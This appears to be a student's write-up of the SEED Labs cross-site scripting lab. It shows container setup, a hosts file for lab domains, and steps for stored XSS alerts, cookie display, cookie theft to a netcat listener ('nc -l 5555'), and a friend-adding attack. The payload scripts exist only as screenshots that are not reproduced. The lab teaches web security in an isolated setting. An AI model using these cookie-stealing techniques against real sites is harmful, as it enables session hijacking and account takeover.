

Cross-Site Scripting (XSS) Attack Lab

Name: Hamza Abdellah Ahmed

ID:18P7231

Remove all containers

Remove all images

```
seed@VM: ~/.../Labsetup
[05/02/23]seed@VM:~/.../Labsetup$ docker rm -vf $(docker ps -a -q)
a684b3d60539
50e888149fd9
206e0be820d2
c65885587a68
bd7d78f01072
b0cd283d8990
[05/02/23]seed@VM:~/.../Labsetup$ docker rmi -f $(docker images -a -q)
Untagged: handsonsecurity/seed-ubuntu:large
Untagged: handsonsecurity/seed-ubuntu@sha256:41efab02008f016a7936d9cadf8e8238146
d07c1c12b39cd63c3e73a0297c07a
Deleted: sha256:cecb04fbf1ddcacd54be2d13a954a7f89d719d4d9b89fe6e4b1b768134bef5b5
Deleted: sha256:c5e7e5f50ed13451cba4afd17b7e33b8a7f288b495cebb513a3a7ede6466cf08
Deleted: sha256:f2b268d625ffc81c2f1cfa7736a08b26398db7697fc6257c611cb47c514cb0d3
Deleted: sha256:2789dee4434d162283d9cb68277ed0d51167884277868039a6ffc4a72353a3e9
Deleted: sha256:bef4ee8d7b8884f329368605e3654ee5b6cc97c822187539e11fd5074e45e049
Deleted: sha256:3ef3e3b221dba91eeef2eadc544ef4b453839757bae3b26234342a1d0ba7d7f0
Deleted: sha256:105865f2ad45cdc07d1730460f2dd0d04961b7d4f60b735413585e8354ea19d5
Deleted: sha256:9386795d450ce06c6819c8bc5eff8daa71d47ccb9f9fb8d49fe1ccfb5fb3edbe
Deleted: sha256:3779241fda7b1caf03964626c3503e930f2f19a5ffaba6f4b4ad21fd38df3b6b
Deleted: sha256:bacd3af13903e13a43fe87b6944acd1ff21024132aad6e74b4452d984fbl99a
[05/02/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www
[05/02/23]seed@VM:~/.../Labsetup$
```

Container Setup and Commands

```
seed@VM: ~/.../Labsetup
[05/02/23]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cea1b: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11beal741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
--> Running in f3ddb1af0efb
Removing intermediate container f3ddb1af0efb
--> ef0d5fc4a1b3
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
--> 4ee566737d0d
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/el
gg/elgg/views/default/output/
```

```

seed@VM: ~/../Labsetup
[05/02/23]seed@VM:~/../Labsetup$ dcup
Creating elgg-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-05-02 14:59:58+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-05-02 14:59:59+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-05-02 15:00:00+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-05-02 15:00:00+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-05-02T15:00:00.399720Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2023-05-02T15:00:00.403628Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-05-02T15:00:03.472215Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
*
mysql-10.9.0.6 | 2023-05-02T15:00:05.540918Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password ! Please consider switching off the --initialize-insecure option.
mysql-10.9.0.6 | 2023-05-02 15:00:10+00:00 [Note] [Entrypoint]: Database files i

```

Hosts

The screenshot shows a terminal window titled 'seed@VM: ~/../Labsetup' with the following commands and output:

```

[05/02/23]seed@VM:~/../Labsetup$ sudo gedit etc/hosts
(gedit:17909): Tepl-WARNING **: 11:57:19.506: GVfs metadata is not supported. Fall back to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
[05/02/23]seed@VM:~/../Labsetup$ sudo gedit /etc/hosts

```

The terminal also shows a window titled 'hosts' with the following content:


```

1 127.0.0.1 localhost
2 127.0.1.1 VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 ip6-localhost ip6-loopback
6 fe00::0 ip6-localnet
7 ff00::0 ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10
11 # For DNS rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5 www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5 www.xsslabegg.com
19 10.9.0.5 www.seed-server.com
20 10.9.0.5 www.example32a.com
21 10.9.0.5 www.example32b.com
22 10.9.0.5 www.example32c.com
23 10.9.0.5 www.example68.com
24 10.9.0.5 www.example70.com
25
26 # For CSRF Lab
27 10.9.0.5 www.csrflabelgg.com
28 10.9.0.5 www.csrf-lab-defense.com
29 10.9.0.105 www.csrf-lab-attacker.com
30
31 # For Shellshock Lab
32 10.9.0.80 www.seedlab-shellshock.com
33
34


```

Task 1: Posting a Malicious Message to Display an Alert Window

Open <http://www.seed-server.com>




Go to the edit profile




Posting a Malicious Message to Display an Alert Window

write the following script in the Brief description then save




When you save the script, you will see alert in the page




Task 2: Posting a Malicious Message to Display Cookies

write the following script in about me then save



When you save the script, you will see alert in the page




Task 3: Stealing Cookies from the Victim's Machine


Type the command below to listen on port 5555

```
seed@VM: ~/Labsetup
[05/02/23]seed@VM:~/../Labsetup$ nc -l 5555
```

Write the following script in about me




When you save you will see the cookies be sent to the attacker




Task 4: Becoming the Victim's Friend

create a new js file




Write the following script and copy it

